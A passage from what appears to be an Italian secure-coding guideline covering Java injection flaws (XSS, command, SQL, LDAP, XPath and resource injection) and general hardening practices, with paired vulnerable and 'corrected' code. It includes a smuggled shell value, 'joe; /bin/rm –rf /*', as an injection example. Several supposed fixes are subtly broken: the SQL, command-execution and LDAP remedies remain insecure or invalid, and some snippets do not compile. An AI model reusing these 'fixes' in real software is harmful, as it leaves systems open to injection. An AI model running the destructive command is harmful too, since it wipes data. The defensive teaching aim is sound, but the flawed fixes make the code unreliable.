- Ogni puntatore a file deve essere chiuso prima di essere riutilizzato (Esempio: `fclose()`).

7.1.8.17 Gestione degli errori

- I valori di ritorno di tutte le chiamate di sistema devono essere controllati per determinare lo stato di esecuzione del programma. Funzioni come `perror()`, `ferror()` ed `strerror()` e la costante `errno` devono essere utilizzate per determinare o riportare all'utente il tipo di errore occorso;
- errno non deve essere dichiarato manualmente come un extern se risiede in uno degli include dell'implementazione C/C++ utilizzata;

- Al verificarsi di un errore critico o imprevisto a seguito di una chiamata di sistema, tutti i puntatori e le aree di memoria utilizzate devono essere dereferenziati/disallocate prima della chiusura del programma.

7.1.8.18 Sicurezza dell'applicazione

- I risultati dei controlli, delle procedure di sicurezza ed i relativi dati non devono risiedere in memoria per lunghi periodi. Ad esempio le chiavi crittografiche devono permanere in memoria solo per il tempo necessario al loro utilizzo e devono essere sovrascritte con dati casuali o garbage data al termine del loro impiego;
- I dati critici non devono mai essere serializzati.

7.2 Java

Java è un linguaggio di programmazione orientato agli oggetti, derivato dal C++ e progettato a partire dal 1991 da James Gosling assieme ad un gruppo di impiegati di Sun Microsystem. Le caratteristiche del linguaggio lo rendono oggi l'alternativa più diffusa sia per la progettazione di applicazioni client-server che per lo sviluppo di Web Services, seppure l'ambito in cui ha attualmente riscosso maggiore successo è proprio quello Web. Sun Microsystem, che ancora oggi ne detiene il mantenimento e ne detta le linee di sviluppo, ha recentemente rilasciato le diverse tecnologie che compongono Java (J2EE, J2ME, etc..) sotto licenza open source **GPL**.

Di seguito le principali vulnerabilità e relative contromisure da adottare.

7.2.1 Cross-site scripting (XSS)

Come riconoscerla

- Reflected XSS All Clients - puo' utilizzare anche strumenti di tipo "Social engineering" per carpire informazioni dagli utenti web tramite tecniche di bassa tecnologia sviluppate da malintenzionati per ottenere informazioni personali.
  Ad esempio possono essere simulate pagine quasi identiche ad altri siti di largo utilizzo per ottenere informazioni riservate.
- Stored XSS. Attraverso questa vulnerabilità un utente malintenzionato potrebbe intercettare lo scambio di informazioni sensibili tra un'applicazione e i database relativi allo storage delle informazioni stesse. Quando un altro utente accede successivamente a questi dati, le pagine web possono essere riscritte e possono essere attivati script dannosi. La vulnerabilità è dovuta all'uso di dati prelevati da database in modo arbitrario, senza che prima queste informazioni vengano codificate in un formato sicuro. L'applicazione crea pagine web che includono i dati dal database dell'applicazione. I dati vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web. Questi dati possono essere originati da un altro utente. Se i dati includono frammenti HTML o Javascript, l'utente non sarà in grado di sapere che questa non è la pagina da lui voluta bensì un'altra pagina modificata in modo fraudolento. La vulnerabilità è il risultato di incorporare dati di database arbitrari, senza prima averli codificati in un formato che impedisca al browser di trattare queste informazioni come HTML anziché come testo normale.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:
  - Data type;
  - Size;
  - Range;

- Format;
- Expected values;

- Codificare completamente tutti i dati dinamici prima di incorporare queste informazioni nell'output desiderato. La codifica dovrebbe essere context-sensitive. Ad esempio:
  - Codifica HTML per pagine HTML;
  - Attributi HTML codificati per gli output dei dati relativi;
  - Codifica JavaScript per server-generated JavaScript.
- Si consiglia di utilizzare la libreria di codifica ESAPI o le funzioni di libreria sistema incorporate;
- Nell'intestazione di risposta Content-Type HTTP, definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina;
- Impostare la flag httpOnly sul cookie della sessione, per impedire che eventuali tentativi di tecniche fraudolente di XSS possano venire in possesso del cookie stesso.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.2.2 Code Injection

Come riconoscerla

Accade quando l'applicazione utilizza, concatenandole, stringhe in input non bonificate. L'attaccante potrebbe introdurvi azioni che potrebbero essere eseguite direttamente nell'application server. Ciò potrebbe portare ad azioni indesiderate.

Come difendersi

- Evitare di eseguire del codice dinamicamente, specialmente se costruito con input proveniente dall'esterno.
- Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.

  Esempio

  Il seguente codice permette di eseguire qualunque stringa provenga dall'esterno, senza controlli.

```
public class CodeInjection {
   static void main(String[] args){
         System.load(args[0]);
   }
}
```

  Nel codice seguente, l'input viene controllato contro una white list di valori ammessi:

```
public class CodeInjectionFixed {
   static void main(String[] args){
         String fileName = null;
         switch(args[0]){
         case "First":
               fileName="First.txt";
               break;
         case "Second":
               fileName="Second.txt";
               break;
         case "Third":
               fileName="Third.txt";
               break;
         default :
               fileName="none.txt";
         }
```

```
            System.load(fileName);
        }
    }
```

Si veda: http://cwe.mitre.org/data/definitions/94.html,
CWE-94: Improper Control of Generation of Code ('Code Injection').

7.2.3 Command Injection

Come riconoscerla

Accade quando l'applicazione esegue comandi di sistema operativo sul server che la ospita. Un attaccante potrebbe utilizzare questa caratteristica per eseguire comandi dannosi.
In base alle autorizzazioni dell'applicazione che potrebbero essere carpite, queste potrebbero includere:

- Alterazione dei privilegi sulla manipolazione di File (read / create / modify / delete)
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili Start and stop dei servizi di sistema
- Acquisizione completa del server da parte dell'attaccante

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire dei comandi voluti dall'utente malintenzionato piuttosto che eseguire il proprio codice applicativo. L'operazione spesso viene effettuata concatenando stringhe di input dell'utente a codice dannoso. Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Scrivere il codice in modo che non esegua nessuna shell dei comandi. Utilizzare a questo scopo le API messe a disposizione delle librerie java;
- Se dovessero permanere shell dirette, fare in modo che siano stringhe statiche che on utilizzino l'input dell'utente;
- È comunque meglio validare l'input, filtrando i caratteri pericolosi, attraverso una struttura definita per l'input, o – meglio ancora – imponendo una white list di valori ammessi.
  Esempio
  caso in cui si potrebbe avere command injection:

```
public class CommandInjection {
    public static void main(String[] args) throws IOException {
            Runtime runtime = Runtime.getRuntime();
            Process proc = runtime.exec("fileNumber" + args[0] + ".exe");
    }
}
```

  Nel codice seguente, invece, l'injection non sarebbe possibile:

```
public class CommandInjectionFixed {
    public static void main(String[] args) throws IOException {
            int num = Integer.parseInt(args[0]);
            // Controlli sul numero immesso
            Runtime runtime = Runtime.getRuntime();
            Process proc = runtime.exec("fileNumber" + num + ".exe");
    }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.2.4 Connection String Injection

Come riconoscerla

Si tratta della possibilità che venga alterata da un attaccante la stringa di connessione al database.
Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE)
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION)
- Dirigere l'applicazione sul database falso dell'attaccante al posto dell'originario
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack)

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). In generale, è necessario controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;

  Esempio
  Il seguente codice:

```
public class ConnectionStringInjection {
        public static void main(String[] args) throws SQLException {
                Scanner userInputScanner = new Scanner(System.in);
                System.out.print("\nEnter url name: ");
                String connURL = userInputScanner.nextLine();
                Connection con = DriverManager.getConnection(connURL,
"username", "password");
        }
}
```

  Andrebbe corretto come segue:

```
public class ConnectionStringInjectionFixed {
        public static void main(String[] args) throws SQLException {
                HashMap<String, String> sanitize = new HashMap<String,
String>();
                sanitize.put("DB_url_1", "DB_url_1");
                sanitize.put("DB_url_2", "DB_url_2");
                sanitize.put("DB_url_3", "DB_url_3");
                Scanner userInputScanner = new Scanner(System.in);
                System.out.print("\nEnter url name: ");
                String connURL = userInputScanner.nextLine();
```

```
                Connection con =
DriverManager.getConnection(sanitize.get(connURL), "username",
"password");
        }
}
```

Il valore è valido se è uno di quelli memorizzati nell'hashmap.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.2.5 LDAP Injection

Come riconoscerla

Si verifica quando l'applicazione riceve le credenziali d'accesso dal un server LDAP. Se la query a quest'ultimo è effettuata tramite una stringa che concatena l'input dell'utente, l'attaccante potrebbe modificare il suo input in maniera tale da accedere all'applicazione facendosi passare per un'utente abilitato, accedendo così a dati ai quali non avrebbe dovuto accedere.
Questa vulnerabilità (LDAP Injection) riguarda la gestione delle query di tipo LDAP che vengono effettuate dalle applicazioni e che potrebbero essere utilizzate in modo improprio da un utente malintenzionato. Le operazioni che dovrebbero essere eseguite a tal fine sono le seguenti:

- Effettuare il login con un utente diverso da quello inserito dall'utente,
- Venire in possesso di privilegi di sistema non autorizzati,
- Rubare le informazioni.

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione include valori concatenati inseriti dall'utente per l'autenticazione stessa. Se i valori immessi dall'utente non sono stati verificati, né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare malamente la stringa di connessione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. Per la validazione, si conisglia l'approccio whitelist (sono accettati solo i dati che adottano una struttura specificata nella whitelist, scartando quelli che non la rispettano). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values.

  Esempio
  Invece di utilizzare una stringa incontrollata:

```
String userName = Request.QueryString["user"];
```

  Utilizzare una stringa sottoposta a un filtro:

```
String userName = Request.QueryString["user"];
userName = Regex.Replace(userName, "^\\d{3}-\\d{3}-\\d{4}$", "");
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.2.6 Resource Injection

Come riconoscerla

Si verifica quando l'applicazione ha la necessità di far aprire un socket da parte dell'utente.
Un utente malintenzionato potrebbe aprire una backdoor che potrebbe permettere all'attaccante di connettersi direttamente al server con possibili conseguenze molto gravi per la sicurezza.
Tramite questa vulnerabilità un possibile malintenzionato potrebbe utilizzare eventuali connessioni aperte dall'utente, nel caso non fossero gestite adeguatamente.

Come difendersi

- Non consentire a un utente di definire i parametri relativi ai sockets di rete.
- Validare l'input raffrontandolo con una white list di valori possibili ammessi.

Esempio
La situazione iniziale:

```
public class ResourceInjection {
  public static void main(String[] args) {
          Scanner userInputScanner = new Scanner(System.in);
          System.out.print("\nEnter port number: ");
          int portNumber = Integer.parseInt(userInputScanner.nextLine());
          try {
                  ServerSocket serverSocket = new ServerSocket(portNumber);
          } catch (Exception e) {
                  System.err.println("Caught Exception: " +
e.getMessage());
          }
  }
}
```

Viene risolta limitando le possibilità a poche scelte (white list):

```
public class ResourceInjectionFixed {
  public static void main(String[] args) {
          Scanner userInputScanner = new Scanner(System.in);
          System.out.print("\nEnter port name: ");
          String portName = userInputScanner.nextLine();
          int portNum;
          switch (portName) {
          case "ftps":
                  portNum = 989;
                  break;
          case "ftp":
                  portNum = 20;
                  break;
          case "smtp":
                  portNum = 25;
                  break;
          default:
                  portNum = 80;
          }
          try {
                  ServerSocket serverSocket = new ServerSocket(portNum);
          } catch (Exception e) {
                  System.err.println("Caught Exception: " +
e.getMessage());
          }
  }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.2.7 (Second Order) SQL Injection

Come riconoscerla

Un utente malintenzionato potrebbe accedere direttamente a tutti i dati del sistema. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe rubare qualsiasi informazione riservata memorizzata dal sistema (ad esempio i dati personali dell'utente o le carte di credito) e eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. L'applicazione crea la query semplicemente concatenando le stringhe tra cui i dati ottenuti dal database. Poiché questi dati possono essere stati in precedenza ottenuti dall'input dell'utente e non sono stati verificati la validità del tipo di dati né successivamente sanificati, i dati potrebbero contenere comandi SQL che verrebbero interpretati come tali dal database.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist. Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Invece di concatenare le stringhe si consiglia di:
  - Utilizzare componenti di database sicuri come le procedure memorizzate, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
  - Una soluzione ancora migliore è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis,
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire diretti agli utenti maggiori di quelli strettamente necessari).
- Occorre validare in ogni caso l'input e vanno accettati solo valori che corrispondono a un elenco di valori ammessi (white list).
- Per evitare la SQL Injection è necessario evitare di concatenare le stringhe e affidarsi alle stored procedures e alle query parametriche (prepared statement). Meglio ancora utilizzare una libreria ORM come EntityFramework, Hibernate, or iBatis.

Esempio

```
public class SQL_Injection {
     public static void getUserId(Connection con) {
             System.out.println("enter user name");
             Scanner in = new Scanner(System.in);
             String user = in.nextLine();
             String query = "select user_id from User where user = " + user;
             try {
                     Statement stmt = con.createStatement();
                     ResultSet rs = stmt.executeQuery(query);
             } catch (Exception e) {
                     e.printStackTrace();
             }
     }
```

```
}
public class SQL_Injection_Fixed {
     public static void getUserId(Connection con) {
            System.out.println("enter user name");
            Scanner in = new Scanner(System.in);
            String user = in.nextLine();
            user = user.replaceAll("'", "");
            String query = "select user_id from User where user = " + user;
            try {
                  Statement stmt = con.createStatement();
                  ResultSet rs = stmt.executeQuery(query);
            } catch (Exception e) {
                  e.printStackTrace();
            }
     }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.2.8 XPath Injection

Come riconoscerla

Si ha quando:

- L'applicazione interroga un documento xml usando una query XPath, creata concatenando stringhe provenienti dall'esterno. L'attaccante potrebbe immettere una stringa che modifica la query XPath, ottenendo dal documento xml informazioni non dovute.
- A seconda del tipo di informazioni contenute nel documento XML interrogato, un utente malintenzionato potrebbe, manipolandole, causare gravi danni all'utente come il furto di dati non autorizzati oppure la sostituzione dell'utente stesso.
- L'applicazione interroga un documento XML utilizzando una query XPath testuale. L'applicazione crea la query semplicemente concatenando le stringhe tra cui l'input dell'utente. Poiché l'input dell'utente non è stato verificato per la validità del tipo di dati né successivamente sanificato, l'input potrebbe essere manipolato, in tal modo potrebbe essere possibile avere delle selezioni finali sbagliate dal documento XML durante l'esecuzione dell'applicazione.

Come difendersi

- Validare tutti gli input, indipendentemente dalla sorgente. La validazione dovrebbe essere basata su una whitelist (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la whitelist). Controllare:
  - Data type;
  - Size;
  - Range;
  - Format;
  - Expected values;
- Evitare che la costruzione della query xpath sia dipendente dalle informazioni inserite dall'utente. Possibilmente mappare la query di tipo XPath con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input del'utente nella query, l'input stesso dovra' essere precedentemente validato correttamente.
- Validare tutti gli input che provengono dall'esterno, così come in tutti i casi di injection;
- La soluzione ideale consiste nell'evitare che le query xpath dipendano dall'input dell'utente. Se proprio è necessario farlo, occorre costruire query parametriche, nelle quali solo alcuni valori

provengono dall'esterno. L'input va comunque validato, filtrando eventualmente caratteri potenzialmente dannosi.

Esempio

```
public class XPath_Injection {
   public static void main(String[] args) {
         Scanner userInputScanner = new Scanner(System.in);
         System.out.print("\nEnter xpath expression: ");
         String expression = userInputScanner.nextLine();

         // read a string value
         XPath xPath = XPathFactory.newInstance().newXPath();
         try {
               XPathExpression email = xPath.compile(expression);
         } catch (XPathExpressionException e) {
               e.printStackTrace();
         }
   }
}
```

L'input dell'utente deve essere ricondotto a valori ammessi (white list):

```
public class XPath_Injection_Fixed {
   public static void main(String[] args) {
         HashMap<String, String> sanitize = new HashMap<String, String>();
         sanitize.put("student", "/class/student");
         sanitize.put("graduate", "/class/graduate");
         sanitize.put("professor", "/class/professor");
         Scanner userInputScanner = new Scanner(System.in);
         System.out.print("\nEnter xpath expression: ");
         String expression = userInputScanner.nextLine();

         // read a string value
         XPath xPath = XPathFactory.newInstance().newXPath();
         try {
               XPathExpression email = xPath.compile(sanitize.get(expression));
         } catch (XPathExpressionException e) {
               e.printStackTrace();
         }
   }
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.2.9 Ulteriori indicazioni per lo sviluppo sicuro

La seguente raccolta di Best Practices è riconosciuta ufficialmente da Oracle Java.

7.2.9.1 Inizializzazione

- Evitare le dipendenze dall'inizializzazione:
  - scrivere le classi in modo che, prima di utilizzare l'oggetto, questo sia stato correttamente inizializzato.
- Per evitare l'allocazione di oggetti non inizializzati:
  - rendere tutte le variabili private e, se necessario fornirne l'accesso dall'esterno della classe stessa: questo deve sempre essere consentito esclusivamente attraverso i metodi get() e set();

- aggiungere in ogni oggetto una variabile booleana privata (es: isInizialized) e fare in modo che ogni costruttore, come ultima operazione, la inizializzi a "true";
- in ogni metodo che non sia un costruttore verificare che la variabile di inizializzazione della classe sia impostata a true prima di eseguire qualsiasi operazione;

Esempio

```
public class MyClass {
 private boolean isInizialized;
 private String nome;
 public MyClass(String nome){
  this.nome = nome;
  this.isInizialized = true;
 }
 public String getNome(){
  return (isInizialized == true ? this.nome : null);
 }
}
```

- Se la classe ha costruttori statici è necessario seguire la stessa procedura ma a livello di classe:
  - rendere tutte le variabili statiche private e, se necessario fornirne l'accesso dall'esterno della classe stessa: questo deve sempre essere consentito esclusivamente attraverso i metodi get() e set();
  - aggiungere alla classe una variabile booleana privata statica (es: isClassInizialized) e fare in modo che ogni costruttore statico, come ultima operazione, la inizializzi a "true";
  - prima di eseguire qualsiasi operazione, in ogni metodo statico ed ogni costruttore si deve verificare che la variabile "isClassInitialized" sia impostata a "true";
- Gestione delle allocazioni / deallocazioni di memoria dinamica;
- Prima di uscire da una classe ricordarsi sempre di azzerare il contenuto delle variabili. Si supponga, nel seguente esempio, che la variabile k contenesse la chiave per decriptare un messaggio cifrato:

  Esempio - Forma non corretta:

```
public class Decodificatore {
      private byte[] k;
}
```

  Esempio - Forma corretta:

```
public class Erase {
      private byte[] k;
      public void clear() {
      for(int i = 0; i < k.length; i++)
         k [i] = (byte) 0x00;
         }
   }
```

- Limitare l'accesso alle classi, ai metodi ed alle variabili;
- Ogni classe, metodo e variabile dovrebbe essere definita come private o protected. I casi del tutto eccezionali dovrebbero essere ampiamente motivati e documentati. Ogni variabile Private è accessibile unicamente attraverso metodi set() e get() per mantenere l'oggetto al sicuro.

  Esempio

```
public class Studente {
 private int eta;
 public int getEta(){
      return this.eta;
 }
 public int setEta(int eta){
      this.eta = eta;
 }
}
```

- Ogni costante deve essere definita con i modificatori Static Final per mantenere il valore della costante immutabile e renderla accessibili staticamente.
  Esempio
  ```
  static final int key = 1;
  ```

7.2.9.2 Visibilità

- Non dipendere dalla visibilità del package.
- Classi, metodi e variabili devono essere esplicitamente marcate come private, protette o pubbliche, per limitare il livello di accesso da parte di altri oggetti.

7.2.9.3 Modificatori

- Rendere sempre le classi, i metodi e le variabili di tipo finale.
- Ogni classe, metodo e variabile dovrebbe essere definita di tipo final. I casi del tutto eccezionali dovrebbero essere ampiamente motivati e documentati. L'utilizzo di questo modificatore, inoltre, consente di aumentare l'efficienza del programma in fase di esecuzione in quanto non consente il "late binding"
  Esempio
  ```
  public final class MyFinalClass {
      [...]
  }

  public class MyClass {
      final int myConst = 123;
      [...]
  }

  public class MyClass {
      [...]
      public final void stopOverriding() {
      [...]
      }
  }
  ```

- Evitare l'utilizzo di variabili di tipo static;
- Ove possibile evitare sempre l'utilizzo di variabili di tipo static.

7.2.9.4 Utilizzo degli oggetti mutevoli

Gli oggetti mutevoli (ad esempio array, liste, vettori, etc..) non dovrebbero mai essere ritornati a codice potenzialmente insicuro e non dovrebbero mai essere memorizzati internamente in modo diretto (dovrebbero invece essere opportunamente clonati) se provenienti da codice potenzialmente insicuro.

Esempio 1 - Forma non corretta:
```
public Date getDate() {
      return fDate;
}
```
Esempio 1 - Forma corretta:
```
public Date getDate() {
      return new Date(fDate.getTime());
}
```
Esempio 2 - Forma non corretta:
```
public void useDate(Date date) {
      if (isValid(date))
            scheduleTask(date);
```

```
  }
```

Esempio 2 - Forma corretta:

```
public void useDate(Date date) {
    Date copied_date = new Date(date.getTime());
    if (isValid(copied_date))
          scheduleTask(date);
}
```

7.2.9.5 Definizione delle classi

- Evitare l'utilizzo di classi interne (inner). L'utilizzo di Inner Classess deve essere sempre evitato. Nei casi del tutto eccezionali, comunque, le classi interne devono sempre essere definite come private.

  Esempio - Forma non corretta:

  ```
  package esempio;
  public class MyFirstClass {
     [...]
     private class MySecondClass {
     }
     [...]
  }
  ```

  Esempio - Forma corretta:

  ```
  package esempio;
  public class MyFirstClass {
  [...]
  }
  class MySecondClass {
  [...]
  }
  ```

- Dotare ogni classe di un codice di versione
- Inserire un codice di versione per ogni classe, collocandolo all'interno di una variabile pubblica final, ed effettuare i controlli per la coerenza di versione sulle classi del package.

7.2.9.6 Codice e permessi speciali

- Evitare di assegnare al codice e permessi speciali.
- Evitare di firmare il codice prodotto cercando sempre di scriverlo in modo che non abbia bisogno di permessi speciali diversi da quelli definiti nella sandbox. Nei casi del tutto eccezionali in cui il codice necessiti di privilegi speciali al fine di effettuare particolari operazioni (es. rilevare le proprietà del sistema, leggere files anche se collocati in java.home, aprire sockets, scrivere files o assegnargli le proprietà, caricare librerie dinamiche mediante System.loadLibrary o Runtime.getRuntime.loadLibrary, etc.), è necessario accertarsi che il livello di privilegi concessi sia il minimo indispensabile, motivare e documentare ampiamente le necessità ed effettuare una verifica approfondita del codice stesso. Se è necessario firmare il codice prodotto, le classi interessate dovrebbero essere raggruppate tutte in un unico archivio.

7.2.9.7 Esecuzione dei comandi di sistema

Supponiamo che un aggressore assegni alla variabile filename un valore del tipo: filename =“joe; /bin/rm –rf /*”;
Nell'esempio, sotto riportato: nella forma non corretta verrà eseguito il codice malevolo; nella forma corretta, il codice malevolo sarà, invece, ignorato.

Esempio - Forma non corretta:

```
void method (String filename) {
System.exec("more " + filename);
}
```

Esempio - Forma corretta:

```
void method (String filename){
      if (new File(filename).exists()){
      System.exec("more " + filename);
      }
}
```

7.2.9.8 Oggetti

- Rendere le classi e gli oggetti non clonabili. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

```
[...]
public final void clone() throws java.lang.CloneNotSupportedException {
   throw new java.lang.CloneNotSupportedException();
}
[...]
```

- Rendere le classi e gli oggetti non clonabili. Nei casi eccezionali, che dovrebbero essere motivati e ampiamente documentati, rendere i metodi che consentono la clonazione di tipo final in modo da evitare potenziali malevoli override dei metodi stessi. Di seguito viene riportato un esempio su come è possibile gestire queste eccezioni:

```
[...]
public final void clone() throws  java.lang.CloneNotSupportedException {
   super.clone();
}
   [...]
```

- Comparazione degli oggetti di classe. Non effettuare mai la comparazione per nome degli oggetti di classe. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

Esempio - Forma non corretta:

```
public class MyClass {
    public boolean sameClass (Object o) {
        Class thisClass = this.getClass();
        Class otherClass = o.getClass();
        return (thisClass.getName() == otherClass.getName());
    }
}
```

Esempio - Forma corretta:

```
package esempio;
public class MyClass {
    public boolean sameClass (Object o) {
        Class thisClass = this.getClass();
        Class otherClass = o.getClass();
        return (thisClass == otherClass);
    }
}
```

7.2.9.9 Serializzazione e deserializzazione

- Rendere le classi e gli oggetti non serializzabili. Di seguito viene riportato un esempio su come è possibile rispettare questa regola:

```
[...]
private final void writeObject(ObjectOutputStream out) throws
java.io.IOException {
     throw new java.io.IOException("L'oggetto non può essere serializzato ");
}
[...]
```

- Rendere le classi e gli oggetti non deserializzabili. Di seguito un esempio su come è possibile rispettare questa regola:

```
[...]
private final void readObject(ObjectInputStream in) throws
java.io.IOException {
     throw new java.io.IOException("L'oggetto non può essere
deserializzato");
}
[...]
```

7.2.9.10 Memorizzazione delle informazioni riservate

- Non inserire informazioni riservate all'interno del codice
- Informazioni riservate, come chiavi crittografiche, passwords, certificati, etc., non devono mai essere inserite e presenti all'interno del codice o nelle librerie utilizzate.

7.2.9.11 Packages

- Creazione dei packages.
- Creare i packages in base alle funzioni e non ai layer dell'applicazione. Già in fase di progettazione dell'applicazione è indispensabile far confluire funzioni identiche o simili per genere, nello stesso package.
- Protezione dei packages.
  - E' necessario proteggere i package a livello globale, contro l'immissione di codice malevolo o alterato. Di seguito vengono riportati due esempi su come rispettare questa regola

```
// Inserire la seguente linea nel file java.security properties.
// Ciò causerà un'eccezione nel loader defineClass  non appena
// si proverà a definire una nuova classe all'interno del pacchetto,
// a meno che il codice non sia stato dotato del seguente permesso
// RuntimePermission("defineClassInPackage."+package)
[...]
package.definition=Pacchetto1 [,Paccchetto2,...,Pacchetton]
[...]
```

  - E' anche possibile inserire le classi del pacchetto in un file JAR sigillato. In questo modo nessun codice può ottenere il permesso ad ampliare il pacchetto e non c'è quindi motivo di modificare il file java.security properties.
  - E' necessario proteggere l'accesso. Ciò può essere fatto inserendo la seguente linea nel file java.security properties:

```
[...]
package.access=Pacchetto1 [,Pacchetto2,...,Pacchetton]
[...]
```

    Ciò causerà un'eccezione nel loader loadClass non appena si proverà ad accedere ad una classe all'interno del pacchetto, a meno che il codice non sia stato dotato del seguente permesso:

```
[...]
RuntimePermission("accessClassInPackage."+package)
[...]
```

7.2.9.12 Gestione delle eccezioni

- Non consentire l'input nullo. Nel caso si crei un'eccezione, il programma ritornerà un errore sconosciuto. La forma corretta nell'esempio che segue, mostra come utilizzare le capacità di logging di Java per mantenere traccia delle eccezioni.
  Esempio - Forma non corretta:

```
import java.io.*;
import java.util.*;
public class BadEmptyCatch {
    List quarks = new ArrayList();
    quarks.add("hello word");
    FileOutputStream file = null;
    ObjectOutputStream output = null;
    try{
      file = new   FileOutputStream("quarks.ser");
      output =
      new ObjectOutputStream(file);
      output.writeObject(quarks);
    }
    catch(Exception exception){System.err.println(exception);
    }
    finally{
       try {
        if (output != null) {
          output.close();
        }
      }
      catch(Exception exception){
       }
    }
```

Esempio - Forma corretta:

```
import java.io.*;
import java.util.*;
import java.util.logging.*;

public class ExerciseSerializable {

 public static void main(String args) {
    List quarks = new ArrayList();
    quarks.add("hello word");
    ObjectOutput output = null;
    try{
      OutputStream file = new FileOutputStream( "quarks.ser");
      OutputStream buffer = new BufferedOutputStream( file );
      output =
      new ObjectOutputStream(buffer);   output.writeObject(quarks);
    }
    catch(IOException ex){
      fLogger.log(Level.SEVERE, "Cannot perform output.", ex);
    }
    finally{
      try {
        if (output != null) {
          output.close();
        }
      }
      catch (IOException ex ){
        fLogger.log(Level.SEVERE, "Cannot close output stream.", ex);
      }
    }
```

- Specificare la clausola throws. Evitare di raggruppare le eccezioni in una classe di eccezioni generica, in quanto rappresenterebbe una perdita di informazioni importanti.

Esempio - Forma non corretta:

```
import java.io.*;
import java.util.*;
public class BadGenericThrow {
  public void makeFile() throws Exception {
    //create a Serializable List
    List<String> quarks = new ArrayList<String>();
    quarks.add("hello word");
    FileOutputStream file = null;
    ObjectOutputStream output = null;
    try{
      file = new FileOutputStream("quarks.ser");
      output = new ObjectOutputStream(file);
output.writeObject(quarks);
    }
    finally{
      if (output != null) {
        output.close();
      }
    }
  }
}
```

Esempio - Forma corretta:

```
import java.io.*;
import java.util.*;

public class BadGenericThrow {
  public void makeFile() throws    IOException, FileNotFoundException{
    //create a Serializable List
    List<String> quarks = new         ArrayList<String>();
    quarks.add("hello word");
    FileOutputStream file = null;
    ObjectOutputStream output = null;
    try{
      file = new FileOutputStream("quarks.ser");
      output = new ObjectOutputStream(file);
output.writeObject(quarks);
    }
    finally{
      if (output != null) {
        output.close();
      }
    }
  }
}
```

7.2.9.13 Java Applet

- Non memorizzare informazioni critiche. Non memorizzare mai nel codice informazioni critiche, relative ad aspetti di sicurezza (es. password, chiavi crittografiche, etc.) e che possono essere, in qualche modo, nocive. Questa regola è valida, anche se vengono utilizzati meccanismi di offuscamento o crittografia della Applet.

- Visibilità. Ogni classe, metodo o variabile devono essere dichiarati di tipo Private a meno che non vi sia una buona ragione per non farlo e, in questo caso, la scelta deve essere ampiamente documentata ed approvata.
- Overriding. A meno che non vi sia una valida ragione, non effettuare mai l'overriding dei metodi di gestione dei thread (java.lang.Thread) (es. wait(), notify(), etc.).
